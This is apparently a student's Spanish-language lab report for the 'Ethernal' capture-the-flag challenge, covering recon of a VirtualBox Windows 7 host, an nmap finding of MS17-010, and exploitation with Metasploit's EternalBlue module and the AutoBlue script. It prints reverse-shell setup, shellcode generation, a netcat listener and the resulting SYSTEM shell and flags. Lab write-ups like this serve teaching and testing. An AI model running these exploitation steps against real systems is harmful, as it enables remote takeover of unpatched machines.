	Informe de análisis de vulnerabilidades, explotación y resultados del reto Ethernal.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	13/04/2024	14/04/2024	1.0	DVG-HM-Ethernal	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

N.- DVG-HM-Ethernal

Generado por:

Daniel Vázquez Granillo

Magister en Seguridad Informática

Fecha de creación:
13.04.2024

Índice

1. Reconocimiento

Mi IP (script):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ cat miIP.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
verde="\e[32m"
sinColor="\e[0m"
echo -e "$verde$(ifconfig | grep inet | head -n 1 | awk '{print $2}')$sinColor"

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ./miIP.sh
192.168.100.45
```

Escaneo de dispositivos conectados a la red (script):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ head dispositivosEnRed.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git

#importamos el scrips
#. $miIdRed+CIDR.sh
#. $miIP.sh
#Validamos permisos
rojoNegrita="\e[1;31m"
verde="\e[32m"
sinColor="\e[0m"

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ./dispositivosEnRed.sh
 Se requieren permisos elevados ...

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./dispositivosEnRed.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Mi IP: 192.168.100.45
Mi idRed+CIDR:  192.168.100.0/24
Dispositivos conectados:
192.168.100.1
192.168.100.9
192.168.100.46
192.168.100.45
```

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ head dispositivosEnRed.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git

#importamos el scrips
#. $miIdRed+CIDR.sh
#. $miIP.sh
#Validamos permisos
rojoNegrita="\e[1;31m"
verde="\e[32m"
sinColor="\e[0m"

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ./dispositivosEnRed.sh
 Se requieren permisos elevados ...

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./dispositivosEnRed.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Mi IP: 192.168.100.45
Mi idRed+CIDR:  192.168.100.0/24
Dispositivos conectados:
192.168.100.1
192.168.100.9
192.168.100.46
192.168.100.45
```

Primer punto extra - Descubrimiento de TTL de la IP objetivo (script):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ cat ttl.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
verde="\e[32m"
cianNegritas="\e[1;36m"
sinColor="\e[0m"
read -p "Digita la IP: " ip
resultado=$(ping -c 1 ${ip} | grep -oE "ttl=[0-9]{2,3}" | sed s/"ttl="//g")
echo -e "la IP ${ip} tiene un ttl =$verde $resultado $sinColor"
echo -e "Es altamente probable que se trate de un SO$cianNegritas Windows $sinColor"

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ./ttl.sh
Digita la IP: 192.168.100.46
la IP 192.168.100.46 tiene un ttl = 128
Es altamente probable que se trate de un SO Windows
```

Segundo punto extra - Descubrimiento de puertos abiertos + su versión (script):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ head -n 2 nmapOpenPorts.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./nmapOpenPorts.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.46
1) Escaneo puertos abiertos, serviciosos y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos (lento pero sigiloso)
3) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
4) Salir
Seleccione una opción: 1
Escaneando puertos abiertos, servicios y versiones de manera sigilosa ...
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

IP, Puertos Sistema operativo

IP Objetivo	192.168.100.46
Sistema Operativo	Windows
Puertos/Servicios	135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP) 49152/tcp open msrpc Microsoft Windows RPC 49153/tcp open msrpc Microsoft Windows RPC 49154/tcp open msrpc Microsoft Windows RPC 49155/tcp open msrpc Microsoft Windows RPC 49156/tcp open msrpc Microsoft Windows RPC 49157/tcp open msrpc Microsoft Windows RPC


2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades de los puertos abiertos con los scripts “vuln” de nmap (script):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./nmapOpenPorts.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.46
 1) Escaneo puertos abiertos, serviciosos y versiones (lento pero sigiloso)
 2) Escaneo puertos abiertos (lento pero sigiloso)
 3) Escaneo puertos abiertos (rápido pero ruidoso)
 4) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
 5) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de arhivo XML (rapido y ruidoso)
 6) Salir
Seleccione una opción: 5
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML ...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opción 2 o 3):
135,139,445,49152,49153,49154,49155,49156,49157
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-12 02:55 EDT
Nmap scan report for 192.168.100.46
Host is up (0.0020s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:D0:CE:03 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsof
rosoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

TRACEROUTE
HOP RTT     ADDRESS
1   1.98 ms 192.168.100.46

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.11 seconds
```

del archivo generado en xml lo transformamos en html y visualizamos en el navegador:

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ll
total 100
-rw-r--r-- 1 hmstudent hmstudent   877 Apr 11 07:42 comandosNmap.txt
-rw-r--r-- 1 hmstudent hmstudent    80 Apr 11 07:49 convertirXmlaHtml.txt
-rwxr--r-- 1 hmstudent hmstudent   769 Apr 11 19:59 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent   205 Apr 12 02:55 Ethernal.txt
-rw-r--r-- 1 hmstudent hmstudent   325 Apr 11 07:30 formatosSalidaNmap.txt
-rwxr--r-- 1 hmstudent hmstudent   499 Apr 11 19:53 miIdRed+CIDR.sh
-rwxr--r-- 1 hmstudent hmstudent   177 Apr 11 19:53 miIP.sh
-rwxr--r-- 1 hmstudent hmstudent  2659 Apr 12 02:50 nmapOpenPorts.sh
-rw-r--r-- 1 root      root       6944 Apr 12 02:56 openPorts.xml
-rwxr--r-- 1 hmstudent hmstudent   373 Apr 11 19:54 ttl.sh
-rw-r--r-- 1 hmstudent hmstudent 14063 Apr 11 07:49 versionServiciosScriptsDefault.html
-rw-r--r-- 1 root      root      10292 Apr 11 07:45 versionServiciosScriptsDefault.xml
-rw-r--r-- 1 hmstudent hmstudent 12865 Apr 11 07:50 versionServiciosScriptsVuln.html
-rw-r--r-- 1 root      root       8914 Apr 11 07:43 versionServiciosScriptsVuln.xml

┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ xsltproc openPorts.xml -o openPorts.html
```



Por otra parte, el escaneo con la versión essentials de **Nessus** arrojó la siguiente información:

Severidad	CVSS 3.0	Plugin	Name
Alta	7.5	https://www.tenable.com/plugins/nessus/35291	SSL Certificate Signed Using Weak Hashing Algorithm

Esta vulnerabilidad nos indica que una cadena de certificados SSL ha sido firmada utilizando un algoritmo hash criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1). Se sabe que estos algoritmos de firma son vulnerables a ataques de colisión. Un atacante puede aprovecharse de ello para generar otro certificado con la misma firma digital.

Con base a su enumeración: CVE-2004-2761


El algoritmo de cifrado de mensajes MD5 no es resistente a las colisiones, lo que facilita a los atacantes la realización de ataques de suplantación de identidad, como demuestran los ataques contra el uso de MD5 en el algoritmo de firma de un certificado X.509.

Por último, desde su publicación del 8/18/2004, hace que existan exploits disponibles en internet.

3. Explotación


Automatizado

Confirmar con metasploit si samba es explotable con alguno de sus exploits:



este ejercicio nos permitió conocer como dato adicional la arquitectura del equipo (x64), ya que para temas de exploits debemos ser lo más precisos para poder explotar.

Una vez confirmado que podemos explotar con metasploit, procedemos a buscar el exploit y seleccionarlo:



configuramos el exploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/d
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             andard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.45   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.100.46
rhost => 192.168.100.46
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Ejecutamos:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.46:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.46:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.46:445 - The target is vulnerable.
[*] 192.168.100.46:445 - Connecting to target for exploitation.
[+] 192.168.100.46:445 - Connection established for exploitation.
[+] 192.168.100.46:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.46:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.100.46:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.100.46:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.100.46:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.100.46:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.46:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.46:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.46:445 - Starting non-paged pool grooming
[+] 192.168.100.46:445 - Sending SMBv2 buffers
[+] 192.168.100.46:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.46:445 - Sending final SMBv2 buffers.
[*] 192.168.100.46:445 - Sending last fragment of exploit packet!
[*] 192.168.100.46:445 - Receiving response from exploit packet
[+] 192.168.100.46:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.46:445 - Sending egg to corrupted connection.
[*] 192.168.100.46:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.100.46
[*] Meterpreter session 1 opened (192.168.100.45:4444 -> 192.168.100.46:49159) at 2024-04-12 04:06:59 -0400
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer        : WIN-845Q99OO4PP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

Acceso conseguido!!!

Manual

Descargamos auto blue del github de 3ndG4me:

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/manualExploit]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 866.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.
```

Ejcutamos y configuramos el shell_prep.sh:

```
┌──(hmstudent㉿kali)-[~/…/2.Ethernal/manualExploit/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
           _.-;;-._
    '-..-'|   ||   |
    '-..-'|_.-;;-._|
    '-..-'|   ||   |
    '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.100.45
LPORT you want x64 to listen on:
5656
LPORT you want x86 to listen on:
5050
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...
```

Una vez generados los scripts:

```
MERGING SHELLCODE WOOOO!!!
DONE

┌──(hmstudent㉿kali)-[~/…/2.Ethernal/manualExploit/AutoBlue-MS17-010/shellcode]
└─$ ll
total 80
-rw-r--r-- 1 hmstudent hmstudent 20305 Apr 13 04:40 eternalblue_kshellcode_x64.asm
-rw-r--r-- 1 hmstudent hmstudent 19862 Apr 13 04:40 eternalblue_kshellcode_x86.asm
-rw-r--r-- 1 hmstudent hmstudent  1598 Apr 13 04:40 eternalblue_sc_merge.py
-rw-r--r-- 1 hmstudent hmstudent  2205 Apr 13 05:02 sc_all.bin
-rw-r--r-- 1 hmstudent hmstudent  1232 Apr 13 05:02 sc_x64.bin
-rw-r--r-- 1 hmstudent hmstudent   772 Apr 13 05:00 sc_x64_kernel.bin
-rw-r--r-- 1 hmstudent hmstudent   460 Apr 13 05:02 sc_x64_msf.bin
-rw-r--r-- 1 hmstudent hmstudent   962 Apr 13 05:02 sc_x86.bin
-rw-r--r-- 1 hmstudent hmstudent   638 Apr 13 05:00 sc_x86_kernel.bin
-rw-r--r-- 1 hmstudent hmstudent   324 Apr 13 05:02 sc_x86_msf.bin
-rwxr-xr-x 1 hmstudent hmstudent  4578 Apr 13 04:40 shell_prep.sh
```

Nos ponemos a la escucha sobre el puerto configurado (5656):

```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ nc -lnvp 5656
listening on [any] 5656 ...
```

Configuramos el ataque con python:


```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/manualExploit/AutoBlue-MS17-010]
└─$ python eternalblue_exploit7.py 192.168.100.46 shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Una vez ejecutado, con netcat se nos regresa una shell y ganamos acceso:


```
┌──(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ nc -lnvp 5656
listening on [any] 5656 ...
connect to [192.168.100.45] from (UNKNOWN) [192.168.100.46] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4. Escalación de privilegios si/no

Comprobamos usuario actual y su proceso:



Migramos al proceso del authority system, para escalación de privilegios.



5. Banderas

```
meterpreter > pwd
C:\
meterpreter > search -f bandera*
Found 3 results...
==================

Path                                                                Size (bytes)  Modified (UTC)
----                                                                ------------  --------------
c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\bandera1.lnk  888           2022-05-16 19:11:01 -0400
c:\Users\Administrator\Desktop\bandera2.txt                         32            2022-05-13 18:51:20 -0400
c:\Users\user\Desktop\bandera1.txt                                  32            2022-05-13 18:53:10 -0400

meterpreter > cat Users\\Administrator\\Desktop\\bandera2.txt
a63c1c39c0c7fd570053343451667939meterpreter > cat Users\\user\\Desktop\\bandera1.txt
0ef3b7d488b11e3e800f547a0765da8emeterpreter >
```

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

6. Herramientas usadas

Bash	Los scripts genrados para la fase de Reconocimiento. (dichos scripts ya se encuentran en mi repositorio por si los gusta compartir)
Nmap	Esta herramienta viene embebida en los scripts de reconocimiento.
Metaexploit	Exploits, Payloads y Scanners: scanner auxiliary/scanner/smb/smb_ms17_010 exploit windows/smb/ms17_010_eternalblue payload windows/x64/meterpreter/reverse_tcp exploit windows/local/persistence payload windows/x64/shell_reverse_tcp

7. Conclusiones y Recomendaciones

1) Los scripts en bash que el profe nos exhortó a crear, son herramientas que nos facilitan y automatizan el trabajo y que se pueden utilizar en cualquier fase del Pentesting.

2) Es importante mantener actualizada la herramienta de Samba en windows, ya que las versiones más viejitas son vulnerables y se pueden explotar.

3) Es importante mantener cerrado el protocolo RDP solo hasta que sea utilizado y una vez finalizado su uso, volverlo a cerrar para que no sea objetivo de ataque, ya que puede comprometer toda la máquina.

